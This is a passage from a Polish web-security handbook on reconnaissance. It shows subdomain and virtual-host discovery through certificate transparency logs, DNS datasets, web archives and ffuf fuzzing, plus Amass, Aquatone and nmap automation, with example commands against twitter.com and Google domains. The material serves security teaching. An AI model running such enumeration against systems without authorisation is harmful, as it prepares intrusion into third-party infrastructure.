Można się zastanawiać, skąd w wyniku na rysunku 15 wzięła się domena *twimg.com* (niebędąca przecież poddomeną *twitter.com*)? Po analizie szczegółów tego wiersza wszystko staje się jasne:

Subject Alt Names (5)
ma-0.twimg.com
o-0.twimg.com
p-0.twimg.com
pbs-0.twimg.com
preview-0.cdn.twitter.com

Rysunek 18. Dodatkowe domeny na wynikach wyszukiwania (Entrust)

Tajemnicza domena *twimg.com* została umieszczona w jednym z certyfikatów w polu Subject Alternative Names – wraz z domeną, której szukaliśmy (*twitter.com*). Jak więc widać, ta technika umożliwia również szukanie całkiem nowych domen, powiązanych w pewien sposób z domeną bazową.

Wart wspomnienia jest również serwis <https://crt.sh/>. Poza interfejsem webowym udostępnia też bazę SQL-ową, do której można uzyskać dostęp w taki sposób:

```
psql -t -h crt.sh -p 5432 -U guest certwatch
```

Jak odpytywać tę bazę? Pomóc w tym mogą zapytania SQL, które są wyświetlane po dodaniu w interfejsie webowym wyszukiwarki parametru `showSQL=Y`.

Comodo CA Limited [GB]   https://crt.sh/?q=%25.twitter.com&showSQL=Y					
		crt.sh Identity Search		Group by Issuer	
		Criteria		Identity LIKE '%.twitter.com'	
crt.sh ID	Logged At	Not Before	Not After	Identity	Issuer Name
1504673658	2019-06-23	2019-06-20	2020-06-18	ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1504673658	2019-06-23	2019-06-20	2020-06-18	tw-ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1596331833	2019-06-20	2019-06-20	2020-06-18	ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1596331833	2019-06-20	2019-06-20	2020-06-18	tw-ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1596331661	2019-06-20	2019-06-20	2020-06-18	ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1596331661	2019-06-20	2019-06-20	2020-06-18	tw-ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1591143412	2019-06-18	2019-06-18	2020-06-16	ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1591143412	2019-06-18	2019-06-18	2020-06-16	tw-ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1591141196	2019-06-18	2019-06-18	2020-06-16	ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1591141196	2019-06-18	2019-06-18	2020-06-16	tw-ton.twitter.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

Rysunek 19. Wyszukiwarka w logach CT – crt.sh

Listing 12. Zapytanie SQL dla przykładowego zapytania realizowanego w serwisie crt.sh

```

SELECT ci.ISSUER_CA_ID,
       ca.NAME ISSUER_NAME,
       ci.NAME_VALUE NAME_VALUE,
       min(c.ID) MIN_CERT_ID,
       min(ctle.ENTRY_TIMESTAMP) MIN_ENTRY_TIMESTAMP,
       x509_notBefore(c.CERTIFICATE) NOT_BEFORE,
       x509_notAfter(c.CERTIFICATE) NOT_AFTER
FROM ca,
     ct_log_entry ctle,
     certificate_identity ci,
     certificate c
WHERE ci.ISSUER_CA_ID = ca.ID
      AND c.ID = ctle.CERTIFICATE_ID
      AND reverse(lower(ci.NAME_VALUE)) LIKE reverse(lower($1))
      AND ci.CERTIFICATE_ID = c.ID
GROUP BY c.ID, ci.ISSUER_CA_ID, ISSUER_NAME, NAME_VALUE
ORDER BY MIN_ENTRY_TIMESTAMP DESC, NAME_VALUE, ISSUER_NAME;

```

## Projekt Sonar – historyczne wpisy Forward DNS oraz Reverse DNS

Ciekawym projektem (dającym również wgląd w historyczne informacje) jest FDNS (*Forward DNS*) tworzony przez firmę Rapid7<sup>13</sup>. Definicja bazy jest dość prosta:

DNS 'ANY', 'A', 'AAAA', 'TXT', 'MX', and 'CNAME' responses for known forward DNS names

Czyli mamy odpowiedzi na zapytania DNS typu forward (rekordy ANY, A, AAAA, TXT, MX oraz CNAME). Dla wcześniej omawianej domeny *googleplex.com* przykładowe zapytanie wydobywające poddomeny może wyglądać tak jak w listingu 13.

*Listing 13. Poszukiwanie domen zawierających w nazwie googleplex.com  
(baza projektu Sonar)*

```
$ zcat 2019-04-27-1556328751-fdns_any.json.gz |grep googleplex.com

{"timestamp":"1556345493","name":"adwords-ux.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556345315","name":"agooogleplex.com","type":"hinfo","value":"DP"}
{"timestamp":"1556345973","name":"android-build.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556345946","name":"android-dot-devsite.googleplex.com",
"type":"cname","value":"uberproxy.l.google.com"}
{"timestamp":"1556346202","name":"appcertifier.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556346215","name":"appcertifierserver.googleplex.com",
"type":"cname","value":"uberproxy.l.google.com"}
{"timestamp":"1556346309","name":"ariane.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556346651","name":"artoo.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556347228","name":"autodiscover.segurossgoogleplex.com",
"type":"a","value":"69.61.31.142"}
{"timestamp":"1556352584","name":"caliper.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556353132","name":"chrome.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556352556","name":"chromefeatures.googleplex.com",
"type":"cname","value":"uberproxy.l.google.com"}
{"timestamp":"1556353384","name":"chromereviews.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556353018","name":"chromium-committers.googleplex.com",
"type":"cname","value":"uberproxy.l.google.com"}
{"timestamp":"1556352597","name":"chromiumos-build-annotator.googleplex.com",
"type":"cname","value":"uberproxy.l.google.com"}
{"timestamp":"1556353619","name":"cloud-dot-devsite.googleplex.com",
"type":"cname","value":"uberproxy.l.google.com"}
{"timestamp":"1556354049","name":"comlink.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556354644","name":"cpanel.segurossgoogleplex.com","type":"a",
"value":"69.61.31.142"}
{"timestamp":"1556356492","name":"dashercrs.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
{"timestamp":"1556357061","name":"developer.googleplex.com","type":"cname",
"value":"uberproxy.l.google.com"}
[...]
```

Zauważmy, że zapytanie tego typu pokaże również poddomeny, które zawierają szukaną frazę, np.:

```
{ "timestamp": "1556402299", "name": "redir302-memegen.googleplex.com.
dt.bufferoverflow.eu", "type": "a", "value": "81.169.215.193" }
```

Może to być przydatne do poszukiwania domen w zupełnie innej domenie głównej (np. nasza aplikacja w wersji testowej, udostępniona w infrastrukturze dostawcy w jego głównej domenie). W tym miejscu warto przypomnieć, że firma Rapid7 udostępnia również bazę wyników odwrotnych zapytań do DNS (*Reverse DNS*) – może być ona użyta analogicznie jak w przypadku zapytań standardowych<sup>14</sup>.

Nieco mniej aktualną bazę tego typu zawiera serwis PTRArchive<sup>15</sup> (ok. 43 miliardów wpisów) z dość przyjaznym interfejsem przeglądarkowym:

The screenshot shows the PTRArchive website interface. At the top, there's a navigation bar with a search bar containing 'ptrarchive.com/tools/search3.htm?label=twitter&date=ALL'. Below this, the main heading is 'Reverse DNS search for 'twitter''. The text below the heading says 'Searched 12 files. Found 382 IPs with 'twitter' in the reverse DNS.' Below this is a table listing IP addresses and their corresponding domain names.

IP Address	Domain Name	Country
8.7.217.108	alkonost.twitter.com	[US]
8.7.217.109	ulili.twitter.com	[US]
8.7.217.118	kolea.twitter.com	[US]
8.7.217.119	roc.twitter.com	[US]
8.7.217.124	garuda.twitter.com	[US]
8.7.217.135	gamayun.twitter.com	[US]
8.7.217.136	samjoko.twitter.com	[US]
8.7.217.146	sirin.twitter.com	[US]
8.7.217.147	bennu.twitter.com	[US]
8.7.217.148	simurgh.twitter.com	[US]
8.14.144.152	twitter.sociallogix.com	[US]
13.111.5.129	mta30.e.twitter.com	[US]

Rysunek 20. Wyszukiwanie w serwisie ptrarchive.com

## SecurityTrails

Solidną bazę poddomen posiada też serwis Security Trails<sup>16</sup>. W jego komercyjnej wersji dostępnych jest sporo innych funkcji.


The screenshot shows the SecurityTrails website interface. The URL bar shows 'https://securitytrails.com/list/apex\_domain/googleplex.com'. On the left side, there's a sidebar with navigation options: 'DOMAIN', 'DNS Records', 'Historical Data', 'Subdomains' (highlighted with a green badge showing '106'), and 'Sign up for an API key now!'. The main content area displays a list of subdomains for 'googleplex.com'.

ID	Subdomain
85	nam.googleplex.com
86	solutionmap.googleplex.com
87	pcserv.googleplex.com
88	myhire.googleplex.com
89	sustainable-ops.googleplex.com
90	jinrizuqiusaishizhibo.googleplex.com
91	appmaker-apps.googleplex.com
92	pub-tools.googleplex.com

Rysunek 21. Wyszukiwanie poddomen w serwisie securitytrails.com (funkcje dostępne bezpłatnie)

**CSP**

Warto pamiętać również o tym, że ciekawym źródłem informacji o poddomenach może być nagłówek Content-Security-Policy\*.



Rysunek 22. Wyszukiwanie poddomen poprzez analizę nagłówka HTTP Content-Security-Policy

## Źródła stron HTML/JS/CSS

Czasem interesujące domeny zapisane są właśnie w źródłach HTML czy plikach JS bądź CSS. Proces pozyskiwania tego typu danych może być dość żmudny – należy bowiem wykonać crawling całego serwisu, a następnie poszukać ewentualnych linków do innych domen. O ile poddomeny można rozróżnić dość prosto, o tyle trudniej może być z domenami powiązanymi. Pomocne może tutaj okazać się narzędzie Burp Suite Pro zawierające funkcję przeszukiwania całej zawartości odwiedzonego serwisu, ewentualnie narzędzie Scrapy<sup>17</sup>, które umożliwia dynamiczne scrawlowanie danej domeny.

W tym kontekście warto czasem skorzystać z serwisu HTTP Archive<sup>18</sup>. Udostępniono tu ogromną bazę powstałą w wyniku odwiedzenia miliona najpopularniejszych serwisów w Internecie. Jest w niej zawarta odpowiedź HTTP generowana po odwiedzeniu danej domeny i odpowiedzi HTTP dla zasobów osadzonych na tej stronie (pliki .js). Bazę można odpytywać po pobraniu jej na lokalny zasób, ewentualnie skorzystać z projektu Google BigQuery<sup>19</sup>. Zobaczmy przykładowe zapytanie:

```
SELECT * FROM httparchive:response_bodies.2019_06_01_desktop
WHERE body LIKE '%corp.google.com%'
LIMIT 200
```

\* Można też poszukać ciekawych poddomen w innych nagłówkach odpowiedzi, np. `Access-Control-Allow-Origin`.


Row	page	url
1	https://www.mei-rg.co.il/	https://www.google.com/cse/static/element/5d7bf4891789cfae/cse_element__he.js?usqp=CAI%3D
2	https://www.curaloe.com/	https://apis.google.com/js/client:plusone.js
3	https://ru.idcgames.com/	https://apis.google.com/js/client:plusone.js
4	http://www.mdvstyle.com/	https://apis.google.com/js/plusone.js?ver=4.9.10
5	http://www.joyofhandspinning.com/	https://apis.google.com/js/plusone.js?ver=4.9.10
6	https://www.dfwfurnituremart.com/	https://apis.google.com/js/platform.js?onload=renderBadge
7	https://storagepartsdirect.com/	https://apis.google.com/js/platform.js?onload=renderBadge
8	https://www.myheritage.nl/	https://apis.google.com/js/platform.js?onload=googleOnLoad
9	http://feiticodacozinha.blogspot.com/	https://apis.google.com/js/plusone.js?_=1560876004652
10	https://www.blacktownaustralia.com.au/	https://apis.google.com/js/plusone.js?_=1560907033140

Rysunek 23. Fragment wyniku zapytania do bazy HTTP Archive (wykorzystana została usługa Google BigQuery). Widoczne są konkretne adresy URL, które zawierają poszukiwaną frazę

nnector":{"url":"https://dataconnector.corp.google.com/session_prefix:ui/widgetview?usegapilu003d1"},"surveyoptin"
nnector":{"url":"https://dataconnector.corp.google.com/session_prefix:ui/widgetview?usegapilu003d1"},"surveyoptin"
nnector":{"url":"https://dataconnector.corp.google.com/session_prefix:ui/widgetview?usegapilu003d1"},"surveyoptin"
nnector":{"url":"https://dataconnector.corp.google.com/session_prefix:ui/widgetview?usegapilu003d1"},"surveyoptin"
nnector":{"url":"https://dataconnector.corp.google.com/session_prefix:ui/widgetview?usegapilu003d1"},"surveyoptin"

Rysunek 24. Fragment wyniku zapytania do bazy HTTP Archive (wykorzystana została usługa Google BigQuery)

W kontekście przeszukiwania źródeł HTML przydatny może się okazać również serwis *web.archive.org*, posiadający w swej bazie historyczne migawki aplikacji działającej pod daną domeną\*.



Rysunek 25. Fragment historycznego widoku strony twitter.com

\* Przykładowo w Internet Archive Wayback Machine pod adresem <http://web.archive.org/web/20090310162252/http://twitter.com/> można zlokalizować takie poddomeny, jak *apiwiki.twitter.com* czy *status.twitter.com*.

Serwis można też odpytywać z wykorzystaniem API. Samo API daje możliwość realizacji zapytań do domeny bazowej oraz znanych (serwisowi) poddomen. Do tego celu możemy użyć parametru `matchType` z wartością `domain`:

☞ *matchType=domain will return results from host archive.org and all subhosts \*.archive.org<sup>20</sup>.*

W dalszym kroku możemy wyświetlić już unikalne domeny:

*Listing 14. Wykorzystanie API serwisu web.archive.org do poszukiwania poddomen*

```
$ curl 'https://web.archive.org/cdx/search/cdx?url=corp.google.com &matchType=domain&filter=statuscode:200&output=json' > corp.google.com.json

$ head -3 corp.google.com.json
[["urlkey","timestamp","original","mimetype","statuscode","digest","length"],
["com,google,corp,ariel"/], "20130718144214", "http://ariel.corp.google.com/", "text/html", "200", "OAHU5W462BNTDE2DKBTUEQD2KCIYF27K", "2389"],
["com,google,corp,ariel)/images/blendbar.jpg", "20130718144222", "http://ariel.corp.google.com/images/blendbar.jpg", "image/jpeg", "200", "3R4AX6AHEDEHZG00UVD0YY7CCURTEZGK", "2837"]],

$ tail -n +2 corp.google.com.json | cut -sf3 -d" "|cut -f3 -d"/"|sort|uniq

ariel.corp.google.com
avatar.corp.google.com
login.corp.google.com
Static.corp.google.com
```

Jeszcze inną możliwością jest przeszukiwanie publicznych repozytoriów kodu w poszukiwaniu domen. Dla serwisu GitHub wygląda to np. w taki sposób (przy czym warto pamiętać, że kropka jest ignorowana w trakcie wyszukiwania):

Rysunek 26. Przykładowe poszukiwanie domen w wynikach serwisu GitHub. Użyto zapytania o `googleplex.com`<sup>21</sup>

Kierując się tą samą zasadą, można próbować przeszukiwać również serwisy typu *pastebin.com*.

## Aplikacje mobilne

Bardzo wiele aplikacji korzysta z API dostępnego w backendzie. Wystarczy więc pobrać aplikację i odpowiednio ją przeanalizować (np. narzędziem *jadx*<sup>22</sup> lub konfigurując proxy na urządzeniu mobilnym i analizując domenę/domeny, do których chce się łączyć aplikacja). Do podstawowej analizy w tym zakresie mogą służyć narzędzia: Automated Malware Analysis – Joe Sandbox Cloud Basic<sup>23</sup> czy Detect secret leaks in Android Apps<sup>24</sup>.

## Domeny wirtualne

Na osobną uwagę zasługują domeny wirtualne (ang. *virtual hosts* lub w skrócie *VHosts*), które mogą, ale nie muszą, być zdefiniowane w publicznych DNS (szczególnie ten drugi przypadek jest często pomijany, czy to przez atakujących, czy przez chroniących aplikacje).

Jako bazę do poszukiwania domen wirtualnych można użyć słownika, nazw zlokalizowanych w trakcie rekonesansu poddomen czy – w ograniczonym zakresie – metody *brute-force*. Do uzyskania informacji o domenach wirtualnych używane są narzędzia takie jak *ffuf*<sup>25</sup> czy *VHostScan*<sup>26</sup>. Operację można również zrealizować ręczną metodą, korzystając np. z narzędzia Burp Suite Pro (moduł Intruder). Poszukiwanie domen wirtualnych sprowadza się do odpowiedniego ustawienia nagłówka Host w żądaniu HTTP. Przykład działania narzędzia *ffuf*\*:

*Listing 15. Przykład użycia narzędzia ffuf*

```
$ ffuf -u https://twitter.com -H "Host: FUZZ.twitter.com" \
-o twitter_subdomains.csv -of csv -w subdomains-top1mil-5000.txt
```

```
:: Method      : GET
:: URL         : https://twitter.com
:: Matcher     : Response status: 200,204,301,302,307,401,403
```

dev	[Status: 302, Size: 0, Words: 1]
www	[Status: 301, Size: 0, Words: 1]
mail	[Status: 301, Size: 0, Words: 1]
support	[Status: 301, Size: 0, Words: 1]
m	[Status: 301, Size: 0, Words: 1]
blog	[Status: 200, Size: 50941, Words: 8333]
mobile	[Status: 200, Size: 31230, Words: 4617]
video	[Status: 301, Size: 0, Words: 1]

\* Zwracam przy okazji uwagę na dostosowanie szybkości narzędzia *ffuf* do możliwości testowanego serwera HTTP. Domyślnie narzędzie używa 40 wątków (wartość może być dostosowana parametrem *-t*; np.: *ffuf -t 5*) – to dość wysoka wartość w przypadku mniejszych serwisów.

```

search      [Status: 301, Size: 0, Words: 1]
media       [Status: 200, Size: 53749, Words: 11557]
ads         [Status: 302, Size: 0, Words: 1]
apps        [Status: 301, Size: 0, Words: 1]
en          [Status: 301, Size: 0, Words: 1]
live        [Status: 302, Size: 0, Words: 1]
it          [Status: 301, Size: 0, Words: 1]
help        [Status: 302, Size: 224, Words: 12]
de          [Status: 301, Size: 0, Words: 1]
data        [Status: 200, Size: 82066, Words: 19468]
[...]

```

Czy każda domena z listingu 15 istnieje w DNS? Należałoby to sprawdzić. Możliwe są też trudniejsze scenariusze, np. każda domena wskazana w nagłówku Host mapowana jest na domyślną stronę na docelowym serwerze.

*Listing 16. Użycie narzędzia ffuf – z domyślną stroną zdefiniowaną na docelowym serwerze*

```

./ffuf -u http://h2.sekurak.pl -H "Host: FUZZ.h2.sekurak.pl" \
-w subdomains-top1mil-5000.txt -of csv -mc 200,302 -o test.csv

```

```

:: Method      : GET
:: URL         : http://h2.sekurak.pl
:: Matcher     : Response status: 200,302

```

---

```

ns2           [Status: 200, Size: 12, Words: 1]
autodiscover  [Status: 200, Size: 12, Words: 1]
autoconfig    [Status: 200, Size: 12, Words: 1]
ns            [Status: 200, Size: 12, Words: 1]
test          [Status: 200, Size: 15, Words: 2]
m             [Status: 200, Size: 12, Words: 1]
blog          [Status: 200, Size: 12, Words: 1]
dev           [Status: 200, Size: 12, Words: 1]
www2          [Status: 200, Size: 12, Words: 1]
pop3          [Status: 200, Size: 12, Words: 1]
ns3           [Status: 200, Size: 12, Words: 1]
forum         [Status: 200, Size: 12, Words: 1]
[...]

```

W tym przypadku „znajdowane są” wszystkie poddomeny (ponieważ mapowane są na serwerze na jedną, domyślną). Aby urealnić wynik, wystarczy przefiltrować wyniki po długości odpowiedzi czy słowie kluczowym zawartym w odpowiedzi. Sam ffuf potrafi to realizować w sposób „inteligentny” – za pomocą parametru -ac:

*Listing 17. Użycie narzędzia ffuf – z domyślną stroną zdefiniowaną na docelowym serwerze oraz potwierdzeniem istnienia zlokalizowanej domeny*

```
$ ./ffuf -u http://h2.sekurak.pl -H "Host: FUZZ.h2.sekurak.pl" ↵
-w subdomains-top1mil-5000.txt -of csv -mc 200,302 -o test.csv -ac
```

---

```
:: Method      : GET
:: URL         : http://h2.sekurak.pl
:: Matcher     : Response status: 200,302
:: Filter      : Response size: 12
```

---

```
test [Status: 200, Size: 15, Words: 2]
:: Progress: [4997/4997] :: 1665 req/sec :: Duration: [0:00:03] :: Errors:
0 ::
```

```
$ host test.h2.sekurak.pl
Host test.h2.sekurak.pl not found: 3(NXDOMAIN)
```

```
$ curl -H "host: test.h2.sekurak.pl" h2.sekurak.pl
hidden content
```

W jakiej domenie warto zacząć poszukiwanie domeny wirtualnej? Można rozpocząć od domeny skonfigurowanej w DNS i szukać na tym samym adresie IP. Aby używać więcej domen, można skorzystać np. z serwisu VirusTotal (zakładka SEARCH), który dla danego adresu IP może pokazać różne domeny dostępne na tym adresie. Podobną funkcję posiada też usługa PassiveTotal.

## Automatyzacja rekonesansu

Pełen proces automatyzacji może być skomplikowany w realizacji (choćby ze względu na jego iteracyjność), ale zobaczmy jeden z ciekawych scenariuszy, który można zrealizować zarówno na aplikacjach dostępnych z Internetu, jak i wewnętrznych<sup>27</sup>.


Cała operacja może wyglądać tak: używamy programu Amass (można tutaj podać zakres adresów IP bądź konkretną domenę bazową), a finalnie dostajemy wygodną do przeglądania stronę webową z wykonanymi zrzutami ekranowymi zlokalizowanych aplikacji (zrobi to dla nas narzędzie Aquatone<sup>28</sup>). Wystarczy teraz przejrzeć w przeglądarce wyniki, aby zlokalizować najciekawsze znaleziska.

*Listing 18. Użycie narzędzi Amass oraz Aquatone w celu automatyzacji rekonesansu*

```
$ amass enum -ip -d twitter.com -o out_twitter.txt
$ cat out_twitter.txt | aquatone
```

```
Targets      : 943
Threads      : 1
Ports        : 80, 443, 8000, 8080, 8443
Output dir   : .
```

```
mp-internal.twitter.com: port 80 open
mp-internal.twitter.com: port 443 open
blog.kr.twitter.com: port 80 open
ukelections.twitter.com: port 80 open
ads-dev.twitter.com: port 80 open
[...]
http://developer-dev.twitter.com/: screenshot successful
http://careers-dev.twitter.com/: screenshot successful
https://brandhub.twitter.com/: 200 OK
https://cards-beta.twitter.com/: 200 OK
http://brandhub.twitter.com/: screenshot successful
[...]
```



Rysunek 27. Przykładowy raport wygenerowany narzędziem Aquatone

Aquatone potrafi również odczytywać dane wejściowe z formatu XML generowanego przez nmap.

Listing 19. Użycie narzędzia nmap w połączeniu z Aquatone

```
# nmap 192.168.0.0/24 -sV -T4 -oX lan_test.xml


$ cat lan_test.xml | aquatone -nmap

aquatone v1.7.0 started at 2019-07-01T18:18:32+02:00

Targets      : 3
Threads      : 2
Ports        : 80, 443, 8000, 8080, 8443
Output dir   : .


http://192.168.0.111/: 200 OK
http://192.168.0.1/: 200 OK
http://192.168.0.112:8080/: 200 OK
http://192.168.0.1/: screenshot successful
http://192.168.0.111/: screenshot successful
http://192.168.0.112:8080/: screenshot successful
Calculating page structures... done
Clustering similar pages... done
Generating HTML report... done

[...]
```



Rysunek 28. Fragment listy lokalizowanych aplikacji – panele webowe urządzeń sieciowych to niewątpliwie ciekawe znalezisko w kontekście rekonesansu sieciowego

W razie potrzeby dostępne są nagłówki odpowiedzi HTTP oraz statyczny zrzut każdej odwiedzanej strony:



Rysunek 29. Szczegóły oferowane w raporcie wygenerowanym przez narzędzie Aquatone

Warto pamiętać, że omawiany proces rekonesansu ma charakter iteracyjny. Przykładowy scenariusz:


- ▶ lokalizujemy poddomenę,
- ▶ w źródłach HTML aplikacji pracującej na tej poddomenie znajdujemy zupełnie inną domenę powiązaną,
- ▶ następnie rozpoczynamy rekonesans poddomen od początku – dla nowo znalezionej domeny.

## DOMENY POWIĄZANE Z BAZOWYMI

Niektóre przykłady poszukiwania alternatywnych domen zostały już omówione\*. Zobaczmy inne przykłady.

### Builtwith

Serwis ten poza pasywnym wyświetleniem technologii użytych do budowy danej aplikacji webowej pokazuje dodatkowe domeny powiązane. Samo wiązanie następuje po pewnych identyfikatorach. Przykładowo, jeśli wiele domen dzieli ten sam kod Google Analytics – zapewne są w jakiś sposób powiązane.

